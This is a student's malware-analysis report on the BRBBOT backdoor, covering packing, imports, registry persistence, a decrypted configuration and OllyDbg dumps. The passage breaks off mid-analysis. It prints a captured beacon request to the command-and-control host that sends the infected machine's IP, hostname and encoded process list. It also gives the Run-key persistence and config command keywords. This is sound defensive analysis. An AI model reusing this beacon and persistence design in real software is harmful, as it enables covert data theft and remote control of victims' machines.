BRBBOT Analysis

March 17, 2014

Andrew Kerr
me@andrewjkerr.com

Practical #2 | CIS4930

Table of Contents

Executive Summary
Basic Static Analysis
Basic Dynamic Analysis
Further Static and Dynamic Analysis
Indicators

Executive Summary

brbbot.exe does not seem to try to pass itself off as a legitimate program, but, instead, looks like the program failed to run to the naked eye. However, brbbot.exe starts up a new process (brbbot.exe) and waits to receive commands from a command and control server via HTTP from brb.3dtuts.by/ads.php.

This malware itself is packed with UPX and the imports/strings point to BRBBOT connecting to a remote server.

When executed, the registry key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run is modified to provide persistence to BRBBOT and the brbconfig.tmp file is created. BRBBOT will also attempt to connect to the command and control server by sending a HTTP GET request to brb.3dtuts.by/ads.php with the infected host’s IP address, hostname, and an XOR-crypted string of running processes.

Every 30 seconds, the command(s) that are currently stored on the command and control server are executed on the infected machine. The list of available commands are in the encrypted configuration file brbconfig.tmp.

Basic Static Analysis

1. Packed MD5: 72922cab21d75a9e2da351bda35bdd9f
   Unpacked MD5: a0d53f1fa1e22b5c74089432bab4494d

2. Using PEiD, we can determine brbbot.exe is packed using UPX. The entropy of the program is 7.82 which also indicates brbbot.exe is packed.

3. Using PEviewer, we can use the IMAGE_FILE_HEADER to determine that brbbot.exe was compiled on March 15, 2012 at 20:23:10 UTC.

4. Using PEviewer, we can use the IMAGE_OPTIONAL_HEADER to determine that brbbot.exe is a Windows GUI program since Subsystem is set to "IMAGE_SUBSYSTEM_WINDOWS_GUI".
   a. It’s interesting to note that, even though the header defines it as a Windows GUI program, there is no GUI that I could find.

5. Using Dependency Walker, we can determine the packed version of brbbot.exe contains the following “interesting” imports:
   a. KERNEL32.DLL: ExitProcess
   b. WINNET32.DLL: InternetOpenA
   c. WS2_32.DLL: WSAStartup

   The above imports point to this malware to connect out to the Internet and also have some capability to interact with processes.

6. Using Strings, we can determine the packed version of brbbot.exe contains the following “interesting” strings:
   a. UPX0 and UPX1: provides information about the packer used.
   b. brbconfig.tmp: identifies the file created later on by the program.
   c. \Windows\Cur, ntVersZ, iF\Run…: hints brbbot.exe modifies the registry.
   d. ...ozI\a…, HTTP/a1, GET, POST: hints brbbot.exe has internet capabilities.


7. Using PEviewer, we can determine the packed version of brbbot.exe contains the following sections:
   a. SECTION UPX0, SECTIONUPX1: sections generated by the packer.
   b. SECTION .rsrc: since brbbot.exe is packed, there is not much here other than a little information about the imports.

8. Using Resource Hacker, we can determine that there is a single resource named "CONFIG" that contains encrypted data.
    a. *Note: brbbot.exe had to be unpacked before it was able to be opened in Resource Hacker.*

Basic Dynamic Analysis

1. Using RegShot, procmon, and Process Hacker on the infected host and Wireshark, inetsim, and fakedns, we can examine the dynamic behavior of brbbot.exe.

2. Using Wireshark (along with fakedns and inetsim), we can determine that brbbot.exe attempts to connect to brb.3dtuts.by and has a GET request to ads.php with the following parameters:
    a. i=172.18.28.101 (the infected system's IP address)
    b. c=JOSEPH-4EE311D4 (the infected system's hostname)
    c. p=[encrypted data] (to be discussed later)



```
GET /ads.php?
i=172.18.28.101&c=JOSEPH-4EE311D4&p=123f373e600822282f3e366028362828753e233e603828292828753e233e602c323537343c3435753e233e60
283e292d32383e28753e233e6037283a2828753e233e602d363a382f33372b753e233e60282d383334282f753e233e60282d383334282f753e233e60282d
383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282b343437282d753e233e60282d383334282f753e233e602d362f34
3437283f753e233e603a373c753e233e603e232b3734293e29753e233e60292e353f37376869753e233e602d362f343437283f753e233e602c2838352f3d
22753e233e602c2e3a2e38372f753e233e6039293939342f753e233e HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
Host: brb.3dtuts.by
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 258
Content-Type: text/html
Date: Sat, 15 Mar 2014 19:59:20 GMT

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Entire conversation (1141 bytes)


3. Using RegShot, we can determine brbbot.exe adds itself to the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run registry key. There are also other keys added/modified, but they are not as important as the Run registry key.

4. Using procmon and RegShot, we can determine brbbot.exe is creating/modifying the following files:
    a. brbbot.exe creates a brbconfig.tmp file in the same directory that the malware was executed in. This file contains encrypted data (to be discussed later.)
    b. brbbot.exe modifies C:\WINDOWS\system32\config\software and C:\WINDOWS\system32\config\software.LOG. These two files contain the journal for HKEY_LOCAL_MACHINE\Software hive. It can be assumed that the malware is trying to remove the registry key changes that it made from the journal.
    c. brbbot.exe also modifies several files in the C:\WINDOWS\SoftwareDistribution\DataStore directory. It can be assumed that the malware is trying to check the installed updates and possibly modify the available updates for the infected host.

Further Static and Dynamic Analysis

1. Using UPX, we can unpack brbbot.exe and get a better look at the interesting strings and functions.

2. After unpacking the malware, we can get more information out of further static analysis:
    a. Using Strings, we can determine the unpacked version of brbbot.exe contains the following “interesting” strings:
        i. %s?i=%s&c=%s&p=%s: hints at brbbot sending information with those parameters (confirmed in dynamic analysis.)
        ii. brbconfig.tmp: hints at brbbot creating a file (confirmed in dynamic analysis using OllyDbg.)


Host: Windows XP, Pod: Malware Practical 2 – 7 :: NETLAB+ Remote PC Viewer
Viewer View PC Settings Help
OllyDbg - brbbot.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
CPU - main thread, module brbbot
Handles
start
system32
OllyDbg - brbbot.exe
3:25 PM

```
01002C6A  . FF15 9C100001  CALL DWORD PTR DS:[<&KERNEL32.ReadFile  └ReadFile
01002C70  . 85C0           TEST EAX,EAX
01002C72  .v74 54          JE SHORT brbbot.01002CC8
01002C74  . 3975 F4        CMP DWORD PTR SS:[EBP-C],ESI
01002C77  .v73 04          JNB SHORT brbbot.01002C7D
01002C79  . C645 0B 01     MOV BYTE PTR SS:[EBP+B],1
01002C7D  > 395D F4        CMP DWORD PTR SS:[EBP-C],EBX
01002C80  .v74 42          JE SHORT brbbot.01002CC4
01002C82  . 8D45 F4        LEA EAX,DWORD PTR SS:[EBP-C]
01002C85  . 50             PUSH EAX
01002C86  . FF75 FC        PUSH DWORD PTR SS:[EBP-4]
01002C89  . 0FB645 0B      MOVZX EAX,BYTE PTR SS:[EBP+B]
01002C8D  . 53             PUSH EBX
01002C8E  . 50             PUSH EAX
01002C8F  . 53             PUSH EBX
01002C90  . FF75 EC        PUSH DWORD PTR SS:[EBP-14]
01002C93  . FF15 34100001  CALL DWORD PTR DS:[<&ADVAPI32.CryptDec:  ADVAPI32.CryptDecr
01002C99  . 85C0           TEST EAX,EAX
DS:[0100109C]=7C801812 (kernel32.ReadFile)
```

```
Registers (FPU)
EAX 0006FD78
ECX 7C9101BB ntdll.7C9101BB
EDX 00080608
EBX 00000000
ESP 0006FD4C
EBP 0006FD84
ESI 000003E8
EDI 0100126C ASCII "Microsoft Enhanced Cryptog
EIP 01002C6A brbbot.01002C6A
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty -UNORM D1D8 01050104 00000000
```

```
Address   Hex dump                 ASCII
01005000  23 33 23 6F 72 25 35 34  #3#or%54
01005008  35 32 6F 23 38 41 00 00  52o#8A..
01005010  9C 12 00 01 00 00 00 00  £‡.0....
01005018  02 00 00 00 60 EA 00 00  ☻...`Ω..
01005020  06 00 00 00 60 EA 00 00  ♠...`Ω..
01005028  05 00 00 00 60 EA 00 00
01005030  EF CF C6 2E 10 30 39 D1
01005038  00 00 00 00 00 00 00 00
01005040  FF FF FF FF FF FF FF FF
01005048  01 00 00 00 00 00 00 00
01005050  20 05 93 19 00 00 00 00
01005058  00 00 00 00 00 00 00 00
```

```
0006FD4C  00000064  ┌hFile = 00000064 (window)
0006FD50  00096050  │Buffer = 00096050
0006FD54  000003E8  │BytesToRead = 3E8 (1000.)
0006FD58  0006FD78  │pBytesRead = 0006FD78
0006FD5C  00000000  └pOverlapped = NULL
0006FD60  00000000
```

```
Handle    Type         Refs  Access    T  Info         Name
0000002C  Desktop      831.  000F01FF                  \Default
00000008  Directory     59.  00000003                  \KnownDlls
00000014  Directory     26.  000F000F                  \Windows
00000034  Directory    220.  0002000F                  \BaseNamedObjects
00000024  Event          3.  001F0003
00000038  Event         16.  00100000                  \BaseNamedObjects\crypt32LogoffEvent
00000054  Event          3.  001F0003
0000005C  Event          3.  001F0003
0000006C  Event         14.  001F0003                  \BaseNamedObjects\userenv:  User Profile setup ev
00000084  Event          2.  001F0003
00000088  Event          2.  001F0003
0000008C  Event          2.  001F0003
00000090  Event          2.  001F0003
00000064  File           2.  00100081     Size 73. (0  c:\WINDOWS\system32\brbconfig.tmp
0000003C  File (dev)     2.  00100001                  \Device\KsecDD
```

```
Breakpoint at brbbot.01002C6A                                    Paused
```

        iii. Software\Microsoft\Windows\CurrentVersion\Run: hints at brbbot creating persistence using that registry key.


    iv. Microsoft Enhanced Cryptographic Provider v1.0: hints at brbbot using cryptography at some point (confirmed in dynamic analysis using OllyDbg.)
    v. Mozilla/4.0…, Connection: Close, HTTP/1.1, GET, POST: hints at brbbot connecting to the Internet and sending information to a server (confirmed in dynamic analysis.)
    vi. Function names (to be discussed below.)

b. Using Dependency Walker, we find the following “interesting” functions that have been imported by the malware:
    i. CreateFile: hints at brbbot.exe creating a file, which is quite possibly the brbconfig.tmp that was found using Strings (confirmed in dynamic analysis.)
    ii. CreateProcess: hints at brbbot.exe creating processes (confirmed in dynamic analysis.)
    iii. GetProcessHeap: hints at brbbot.exe getting a list of processes (confirmed below.)
    iv. UnhandledExceptionFilter/SetUnhandledExceptionFilter: hints at brbbot.exe having the capability to be run silently.
    v. Crypt functions in ADVAPI32.DLL: hints at brbbot.exe using cryptography at some point (confirmed below.)
    vi. Reg functions in ADVAPI32.DLL: hints at brbbot.exe modifying the registry (confirmed in dynamic analysis.)
    vii. Http/Internet functions in WININET.DLL: hints at brbbot.exe having Internet capabilities (confirmed in dynamic analysis.)
    viii. WSA functions in WS2_32.DLL: along with the functions in WININET.DLL, hints at brbbot.exe having Internet capabilities (confirmed in dynamic analysis.)

c. Something interesting to note is that a lot of the imported functions from 2b can explain the strings found in 2a which gives us a great idea of what brbbot.exe is actually doing - even without doing any dynamic analysis!

3. Using OllyDbg, we can see that brbbot.exe will decrypt the data from the brbconfig.tmp file using CryptDecrypt. The decoded data is:

   uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000



Host: Windows XP, Pod: Malware Practical 2 – 7 :: NETLAB+ Remote PC Viewer
Viewer View PC Settings Help
OllyDbg - brbbot.exe - [CPU - main thread, module brbbot]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
start
system32
OllyDbg - brbbot.exe ...
3:30 PM

```
01002C6A  . FF15 9C100001   CALL DWORD PTR DS:[<&KERNEL32.ReadFile   ReadFile
01002C70  . 85C0            TEST EAX,EAX
01002C72  .v74 54           JE SHORT brbbot.01002CC8
01002C74  . 3975 F4         CMP DWORD PTR SS:[EBP-C],ESI
01002C77  .v73 04           JNB SHORT brbbot.01002C7D
01002C79  . C645 0B 01      MOV BYTE PTR SS:[EBP+B],1
01002C7D  > 395D F4         CMP DWORD PTR SS:[EBP-C],EBX
01002C80  .v74 42           JE SHORT brbbot.01002CC4
01002C82  . 8D45 F4         LEA EAX,DWORD PTR SS:[EBP-C]
01002C85  . 50              PUSH EAX
01002C86  . FF75 FC         PUSH DWORD PTR SS:[EBP-4]
01002C89  . 0FB645 0B       MOVZX EAX,BYTE PTR SS:[EBP+B]
01002C8D  . 53              PUSH EBX
01002C8E  . 50              PUSH EAX
01002C8F  . 53              PUSH EBX
01002C90  . FF75 EC         PUSH DWORD PTR SS:[EBP-14]
01002C93  . FF15 34100001   CALL DWORD PTR DS:[<&ADVAPI32.CryptDec   ADVAPI32.CryptDecrypt
01002C99  . 85C0            TEST EAX,EAX
01002C9B  .v74 2B           JE SHORT brbbot.01002CC8
01002C9D  . FF75 F4         PUSH DWORD PTR SS:[EBP-C]                n
01002CA0  . 8B7D 10         MOV EDI,DWORD PTR SS:[EBP+10]
01002CA3  . FF75 FC         PUSH DWORD PTR SS:[EBP-4]                src
01002CA6  . 57              PUSH EDI                                 dest
01002CA7  . E8 90080000     CALL <JMP.&msvcrt.memcpy>                memcpy
01002CAC  . 037D F4         ADD EDI,DWORD PTR SS:[EBP-C]
01002CAF  . 56              PUSH ESI                                 n
01002CB0  . 53              PUSH EBX                                 c
01002CB1  . FF75 FC         PUSH DWORD PTR SS:[EBP-4]                s
01002CB4  . 897D 10         MOV DWORD PTR SS:[EBP+10],EDI
01002CB7  . E8 74080000     CALL <JMP.&msvcrt.memset>                memset
01002CBC  . 83C4 18         ADD ESP,18
01002CBF  . 385D 0B         CMP BYTE PTR SS:[EBP+B],BL
01002CC2  .^74 9A           JE SHORT brbbot.01002C5E
01002CC4  > 33F6            XOR ESI,ESI
01002CC6  .vEB 1D           JMP SHORT brbbot.01002CE5
01002CC8  > FF15 48100001   CALL DWORD PTR DS:[<&KERNEL32.GetLastEr  GetLastError
01002CCE  . 3BC3            CMP EAX,EBX
01002CD0  .v7E 0A           JLE SHORT brbbot.01002CDC
01002CD2  . 25 FFFF0000     AND EAX,0FFFF
01002CD7  . 0D 00000780     OR EAX,80070000
01002CDC  > 8BF0            MOV ESI,EAX
01002CDE  .vEB 05           JMP SHORT brbbot.01002CE5
01002CE0  > BE 57000780     MOV ESI,80070057
01002CE5  > 395D FC         CMP DWORD PTR SS:[EBP-4],EBX
01002CE8  .v74 11           JE SHORT brbbot.01002CFB
01002CEA  . FF75 FC         PUSH DWORD PTR SS:[EBP-4]                pMemory
01002CED  . 53              PUSH EBX                                 Flags
EAX=00000001
```

```
Registers (FPU)
EAX 00000001
ECX 77DEA1B6 ADVAPI32.77DEA1B6
EDX 00080608
EBX 00000000
ESP 0006FD60
EBP 0006FD84
ESI 000003E8
EDI 0100126C ASCII "Microsoft Enhanced Crypto
EIP 01002C99 brbbot.01002C99
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM D1D8 01050104 00000000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump
01005000  23 33 23 6F 72 25 35 34
01005008  35 32 6F 23 38 41 00 00
01005010  9C 12 00 01 00 00 00 00
01005018  02 00 00 00 60 EA 00 00
01005020  06 00 00 00 60 EA 00 00
01005028  05 00 00 00 60 EA 00 00
01005030  54 58 E8 AC AB A7 17 53
01005038  00 00 00 00 00 00 00 00
01005040  FF FF FF FF FF FF FF FF
01005048  01 00 00 00 00 00 00 00
01005050  20 05 93 19 00 00 00 00
01005058  00 00 00 00 00 00 00 00
01005060  00 04 00 00 01 FC FF FF
01005068  35 00 00 00 0B 00 00 00
01005070  40 00 00 00 FF 03 00 00
01005078  80 00 00 00 81 FF FF FF
01005080  18 00 00 00 08 00 00 00
01005088  20 00 00 00 7F 00 00 00
01005090  00 00 00 00 00 00 00 00
01005098  00 A0 02 40 00 00 00 00
010050A0  00 00 00 00 00 C8 05 40
010050A8  00 00 00 00 00 00 00 00
010050B0  00 FA 08 40 00 00 00 00
010050B8  00 00 00 00 40 9C 0C 40
```


```
0006FD60  00000000
0006FD64  00000001
0006FD68  00000000
0006FD6C  00000064
0006FD70  00095DD0
0006FD74  00090C80
0006FD78  00000049
0006FD7C  00090BE8
0006FD80  00096050  ASCII "uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000"
0006FD84  0006FDC8
0006FD88  010025B6  RETURN to brbbot.010025B6 from brbbot.01002AF6
0006FD8C  010011DC  ASCII "brbconfig.tmp"
0006FD90  0006FDC4
0006FD94  00090A30
0006FD98  010011EC  ASCII "YnJiYm90"
0006FD9C  00000001
0006FDA0  01005360  brbbot.01005360
0006FDA4  00000000
0006FDA8  00000000
0006FDAC  00000000
0006FDB0  00000000
0006FDB4  00000000
0006FDB8  00000000
0006FDBC  00000000
0006FDC0  0000004A
```

```
Breakpoint at brbbot.01002C99                                   Paused
```

Analysis of the decoded data:

